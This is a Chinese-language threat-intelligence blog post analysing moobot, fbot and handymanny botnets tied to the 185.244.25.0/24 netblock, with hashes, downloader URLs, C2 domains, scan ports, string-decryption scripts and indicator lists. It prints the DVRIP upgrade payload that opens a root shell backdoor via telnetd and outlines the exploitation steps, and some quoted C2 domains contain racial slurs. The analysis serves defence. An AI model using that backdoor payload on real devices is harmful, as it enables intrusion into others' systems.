DDoS

那些和185.244.25.0/24网段有关的Botnet

Hui Wang, Alex.Turing, LIU Ya, Genshen Ye

Sep 27, 2019 • 9 min read

根据我们的观察，过去几年185.244.25.0/24这个网段出现了超多的Botnet，包括但不仅限于mirai、gafgyt、tsunami、fbot、moobot、handymanny等，他们属于同一个组织或共享了相关代码。下表是过去一年我们关于该网段的一些统计数据。可以看出该网段有很多的CC和攻击行为。

COUNT OF CC (HOST:PORT)	COUNT OF ATTACK TARGET HOST	COUNT OF DOWNLOADER IP	COUNT OF LO
416	36933	166	181

本文主要介绍和该网段有关最近比较活跃/有趣的几个Botnet家族，包括moobot、fbot、handymanny等。

对于其他Botnet为了方便读者了解该网段下具体有那些Botnet及其变种，我们用该网段下的Loader IP植入样本阶段使用的关键字生成一张Tag cloud图，大致反应该网段下有那些Botnet及其变种。如下图所示：

moobot

moobot基于mirai开发。有很多个版本，根据其CC协议和编程语言的不同我们大致可将其分为moobot.socks5，moobot.tor，moobot.tor.b，moobot.go，moobot.go.tor，moobot.c等几个版本。其中moobot.c使用185.244.25.219作为Downloader，可以看出他和185.244.25.0/24网段有关。moobot各版本相关样本：

moobot.socks5

First seen: 2019-07-15 10:10:47
MD5: 70f1df04d4384422ba746a92940c0138
Downloader: `http://89.248[.174.198/main/x86`
Downloader: `http://93.174[.93.191:80/accn/kuojin.x86`
CC: n1gger.com:23
该版本的moobot 使用socks5协议和CC通信，样本扫描TCP/34567(DVRIP)，TCP/9527端口

moobot.tor

First seen: 2019-07-17 07:41:00
MD5: eebca17df98350fa127fef978a5cccde
Downloader: `http://185.100[.84.187:80/t/t.arm7`
Reporter: audi.n1gger.com:49567
CC: nd3rwzslqhxibkl7.onion:1356
CC使用tor域名，扫描34567，9527端口

moobot.tor.b

First seen: 2019-08-09 02:25:24
MD5: 79351b97ad07f77d336e38afcb213868
Downloader: `http://91.92[.66.192/rt/mips`
CC: typicalniggerdayatthecoolaidparty.n1gger.com TXT 91.92.66.192
CC:dbkjbueuvmf5hh7z.onion:10444
CC协议在mirai的基础上有微小修改

moobot.go

First seen: 2019-08-16 09:41:19
MD5: c15fe4dc2f063b135d2bb83c35d75289
Downloader: `http://91.92[.66.192/bins/x86`
CC: 31.13.195.56 port=18337
moobot golang版本

moobot.go.tor

First seen: 2019-08-20 07:38:05
MD5: 168d0af614dc8513579d8436c930db76
Downloader: `http://89.248[.174.219/moo/x86`
CC: sisuugde7gzpef2d.onion:14995
moobot golang版本，CC使用tor域名

moobot.c

First seen: 2019-08-21 02:23:48
MD5: 527572a2a2880776656 9c0870558e807
Downloader: `http://185.244[.25.219/bins/armv7l`

CC: typicalniggerdayatthecoolaidparty.n1gger.com TXT 31.13.195.56
moobot无代理版本，CC IP和moobot.go相同，使用 `185.244.25.219/24` *网段ip作为downloader*

moobot端口扫描及漏洞利用

端口扫描

当前moobot延用mirai扫描机制，Bot全网扫描，将扫描结果上报给Loader，再由Loader植入样本。从我们的ScanMon结果看最近7天其感染IP 60K左右。值得一提的是，当前moobot扫描很多端口，包括DVRIP/ADB/HTTP/TELNET相关的端口，但单个Bot样本并不同时扫描所有端口，而是由多个不同的Bot样本共同完成这些端口扫描。这也许是为了提高Bot扫描效率？当前moobot主要扫描以下端口：

- DVRIP/34567
- HTTP/80, 81, 82, 83, 84, 85, 88, 1588, 5984, 8000, 8080, 8081, 8181, 8888, 9090, 9200, 60001[1]。对于HTTP服务，Bot查找如下图所示的HTTP Server，然后上报给Loader用来后续植入样本。

```
.rodata:0804FA73  00000011  C  Server: JAWS/1.0
.rodata:0804FA84  00000011  C  realm=\"Linksys E
.rodata:0804FA95  00000017  C  Digest realm=\"GoAhead\"
.rodata:0804FAAC  00000017  C  X-Powered-By: ThinkPHP
.rodata:0804FAC3  00000019  C  Server: TwistedWeb/8.2.0
.rodata:0804FADC  00000010  C  NETGEAR DGN2200
.rodata:0804FAEC  0000000F  C  ZTE corp 2005.
.rodata:0804FAFB  00000017  C  Server: uc-httpd 1.0.0
.rodata:0804FB14  00000028  C  Content-type: text/html; charset=euc-kr
```

- ADB/5555
- TELNET/23

扫描源地理位置分布：

```
   7913 Brazil
   5749 China
   5305 Viet Nam
   4514 Thailand
   4510 Uruguay
   3685 Italy
   3070 Russian Federation
   2440 Argentina
   2410 Turkey
   2073 Malaysia
   2068 Republic of Korea
   1783 India
```

```
1594 Germany
1554 United States
1433 Iran
1132 Mexico
1062 Spain
 967 United Kingdom
 946 Morocco
 937 Greece
 798 Indonesia
 782 Venezuela
 774 Pakistan
 758 Romania
 632 Japan
 577 Chile
 497 Poland
 477 Qatar
 472 South Africa
 456 Israel
 455 Dominican
 417 Ukraine
 415 Colombia
 407 Egypt
 376 Hungary
 370 Tunisia
 322 France
 295 Kazakhstan
 279 Saudi Arabia
 273 Australia
 271 Singapore
 244 Bulgaria
 232 United Arab Emirates
 185 Canada
 136 Jordan
 120 Oman
 114 Serbia
 112 Portugal
 101 Puerto Rico
```

漏洞利用

moobot对于HTTP，ADB，TELNET的利用都是已知的，这里不在赘述。下面主要说明其对DVRIP(port 34567)协议的漏洞利用。我们发现最早利用这个漏洞的是Fbot，但当时没有详细说明该漏洞是如何利用的，下面对这部分作简要说明。moobot主要利用DVRIP升级接口上传升级文件，执行升级文件中的shell命令完成后门开启，然后通过该后门后门植入恶意样本，过程大致如下：

- 构造名为InstallDesc的DVRIP升级配置压缩文件。主要内容如下，可以看出该配置主要为了执行`telnetd -p 9001 -l /bin/sh`开启后门，此处后门端口为TCP/9001：

```
"UpgradeCommand": [
  {
    "Command": "Shell",
    "Script": "telnetd -p 9001 -l /bin/sh"
  },
  {
    "Command": "Shell",
    "Script": "busybox telnetd -p 9001 -l /bin/sh"
  },
  {
    "Command": "Shell",
    "Script": "sleep 259200"
  },
  {
    "Command": "Shell",
    "Script": "busybox sleep 259200"
  }
```

- 利用DVRIP默认密码登录目标设备
- 通过DVRIP升级接口上传升级文件InstallDesc到目标设备
- DVRIP服务执行升级过程，执行升级配置文件中的shell命令，开启后门
- Loader通过该后门植入Bot样本

moobot相关的攻击事件

我们观察到moobot攻击了很多流行站点/重要服务。包括DNS ROOT，Twitter, Facebook, Pornhub, Wikimedia, Twitch, World of Warcraft Server, Google，Baidu， Alibaba，Krebs on Security等。攻击这么多流行站点的目的据一名为UKDrillas的黑客或客户组织称是为了测试该Botnet的攻击效果。部分moobot攻击目标对应的SLD如下图所示：

moobot加密方式

moobot资源加密使用和fbot相似的加密方式。加密方式为码表替换，字串反序，无XOR，解密代码如下(相关样本`0f8c6a64bac73e83eef94b3ec333c93a`)：

```
tab1_enc = '''
AA AB AC AD AE AF BA BB BC BD BE BF CA CB CC CD CE
CF DA DB DC DE DF EA EB EC ED EF FA FB FC FD FE FF
A1 A2 A3 A4 A5 A6 A7 A8 A9 B1 B2 B3 B4 B5 B6 B7 B8
B9 C1 C2 C3 C4 C5 C6 C7 C8 C9 D1 D2 D3 D4 D5 D6 D7
D8 D9 E1 E2 E3 E4 E5 E6 E7 E8 E9 F1 F2 F3 F4 F5 F6
'''.replace(' ', '').replace('\n','').decode('hex')

tab2_enc = '''
7A 37 75 4E 42 63 33 20 61 32 4C 54 23 76 4A 48 38
49 25 62 46 77 6B 68 2F 22 73 3B 55 24 65 53 3A 44
5A 43 6A 45 6D 59 78 57 70 74 7C 6F 3E 26 66 64 2D
35 47 39 71 52 4D 40 7E 34 51 30 79 58 6C 67 41 4B
50 36 69 31 56 72 4F 5C 29 5D 2E 28 5B 6E 7B 7D 2C
'''.replace(' ', '').replace('\n','').decode('hex')

def decode(indata):
    res = ''
    for i in indata:
        res += chr(ord(i)^0x00)
    return res
tab1 = decode(tab1_enc)
tab2 = decode(tab2_enc)
def getK(c):
```

```
    for i in range(0, len(tab1)):
        if c == tab1[i]:
            return i
    return -1

def decrypt(pointer):
    res = ""
    for v12 in pointer:
        res += tab2[getK(v12)]
    return res
```

解密示例

```
slogan='''
B3 B3 A5 BB ED D2 BC ED BB DE B3 AF BB FC EA BF
'''.replace(' ', '').replace('\n','').decode('hex')
c2_addr='''
A5 B3 AF E9 E4 FC D5 D5 E2 F3 E9 D2 B1 E4 BC A9
B7 E1 BC D4 B3 B3 AF FC EA B1 B1 BC D2 BC B7 E4
FC D5 D5 E1 F3 D4 BC AF E1 A9 D2 B1
'''.replace(' ', '').replace('\n','').decode('hex')

print (decrypt(slogan)[::-1])
#The cow says moo
print (decrypt(c2_addr)[::-1])
#typicalniggerdayatthecoolaidparty.n1gger.com
```

fbot

fbot和moobot.go.tor使用相同的Downloader `89.248.174.219`，相似的加密技术，CC域名都使用TXT记录等特点。我们认为fbot和moobot是有关系的。属于同一个组织或者不同组织共享相关的代码。相关样本：

> *First seen: 2019-08-15 06:35:15*
> *MD5: beab327053b17556e80338efdf0b2e19*
> *Downloader:* `http://89.248[.174.219:80/bins/x86`
> *CC: ohyaya.raiseyourdongers.pw TXT 5.206.227.65*

fbot加密方式

fbot资源加密方式为码表替换，XOR加密，解密代码如下：

```
tab1_enc = '''
14 15 0A 1D 1F 08 0E 00 01 17 1A 03 0B 09 16
12 1E 10 0C 0D 18 1B 0F 11 1C 13 2D 3F 28 36
34 38 3C 3A 31 35 20 37 2C 3D 2E 2F 33 2B 21
30 3E 32 23 2A 3B 29 6E 61 60 69 6B 6C 6D 68 6F 6A 64 19 07 7D
'''.replace(' ', '').replace('\n','').decode('hex')

tab2_enc = '''
18 1B 1A 1D 1C 1F 1E 11 10 13 12 15 14 17 16
09 08 0B 0A 0D 0C 0F 0E 01 00 03 38 3B 3A 3D
3C 3F 3E 31 30 33 32 35 34 37 36 29 28 2B 2A
2D 2C 2F 2E 21 20 23 69 68 6B 6A 6D 6C 6F 6E 61 60 77 76 79 74
'''.replace(' ', '').replace('\n','').decode('hex')

def decode(indata):
    res = ''
    for i in indata:
        res += chr(ord(i)^0x59)
    return res
tab1 = decode(tab1_enc)
tab2 = decode(tab2_enc)
def getK(c):
    for i in range(0, len(tab1)):
        if c == tab1[i]:
            return i
    return -1

def decrypt(pointer):
    res = ""
    for v12 in pointer:
        res += tab2[getK(v12)]
    return res
```

解密示例

```
c2="wcbtbt=rthxmbwgrowdemrx=vz"
print decrypt(c2)
#ohyaya.raiseyourdongers.pw
```

如果想了解更多fbot的信息可翻阅我们以前的相关文章。[1][2]

handymanny

handymanny和brickbot、Silex等Botnet类似，主要是破坏目标设备系统，让目标设备无法正常工作。样本由Loader通过telnet植入，Loader IP `185.244.25.200`，这说明handymanny和185.244.25.200/24网段也是有关的。相关样本：

> *First seen: 2019-09-08 20:03:11*
> *MD5: 1fcfcb14304c586f12dc410546a3a5b7*
> *Downloader:* `http://185.112[.82.89:80/bins/arm.handymanny`
> *Loader IP: 185.244.25.200*
> *CC: 185.112.82.89:123*

其破坏目标系统相关操作如下图所示：

部分IoC

moobot

```
md5:
40507d0675bee829311f1f67622dded9
70f1df04d4384422ba746a92940c0138
eebca17df98350fa127fef978a5cccde
79351b97ad07f77d336e38afcb213868
c15fe4dc2f063b135d2bb83c35d75289
168d0af614dc8513579d8436c930db76
527572a2a28807766569c0870558e807
0f8c6a64bac73e83eef94b3ec333c93a

CC:
31.13.195.56
audi.n1gger.com
botnetisharam.com
dbkjbueuvmf5hh7z.onion
n1gger.com
nd3rwzslqhxibkl7.onion
```

```
sisuugde7gzpef2d.onion
typicalniggerdayatthecoolaidparty.n1gger.com

URL:
http://89.248[.174.198/main/x86
http://93.174[.93.191:80/accn/kuojin.x86
http://185.100[.84.187:80/t/t.arm7
http://91.92[.66.192/rt/mips
http://91.92[.66.192/bins/x86
http://89.248[.174.219/moo/x86
http://185.244[.25.219/bins/armv7l
```

fbot

```
md5:
beab327053b17556e80338efdf0b2e19

CC:
ohyaya.raiseyourdongers.pw

URL:
http://89.248[.174.219:80/bins/x86
```

handymanny

```
md5:
1fcfcb14304c586f12dc410546a3a5b7
453ac5c036c000827e291a5a58500f47
48032f646f6d14f946ab389a6b13000c
60f3cf7c5c0152d99cde53df7fb4e349
6a084828f8e33b3d6257667b938c5ae9
6e37aac9706d8f98172ff533ce6d660c
7309c3bb936c36bb53f065300f901cd4
7b7c455340a216e1e83b361080104980
7e472aae22796128f4c314e68a294d30
8c8bb10919266e6bd437de76e42e97dd
a17465a1232e2b3e18bb7a0a1cf4333d
a1f7f4fa878ab96f649f885a8769bb2b
a460e1ce45003d63d5f864eae38622ba
a8d02b5451c020f16f7a2b80a5491bb2
c4c608be28017a633d37607dae4975ab
ceb810beae3be334e2e598c94f264c09
d1d9b19cd6f287801d7063f7cddd0d50
ddf54946d4ab87fd12d61b758cd0f0a1
e4d954a693a2191afd360bd9e201182a
e8070d7e00c4b86dd2f929712d670c17
```

```
CC:
185.112.82.89

Loader IP:
185.244.25.200

URL:
http://185.112[.82.89:80/bins/arm.handymanny
```


0 Comments

Login ▾

G

Start the discussion...

LOG IN WITH

OR SIGN UP WITH DISQUS

Name

Share

Best Newest Oldest

Be the first to comment.

Subscribe Privacy Do Not Sell My Data

Botnet

The Botnet Cluster on the 185.244.25.0/24

Botnet

Emptiness: A New Evolving Botnet


到第4个版本

Fodcha Is Coming Back, Raising A Wave of Ransom DDoS

卷土重来的DDoS狂魔：Fodcha僵尸网络再次露出獠牙


See all 56 posts →

In the past few years, we have seen quite a few botnets on the 185.244.25.0/24 netblock, how many? Readers can take a look at the following tag cloud, which represents the keywords used in some of the samples using IPs within this netblock as loader IPs.



Sep 27, 2019 · 8 min read

Background Our honeypot system captured a new DDoS botnet sample on 2019-06-23. We named it Emptiness which comes from the running process name as well as its C2 domain. Emptiness is written by Golang and supports both Windows and Linux. Our further analysis reveal its iterative evolution: the early version



Aug 9, 2019 · 5 min read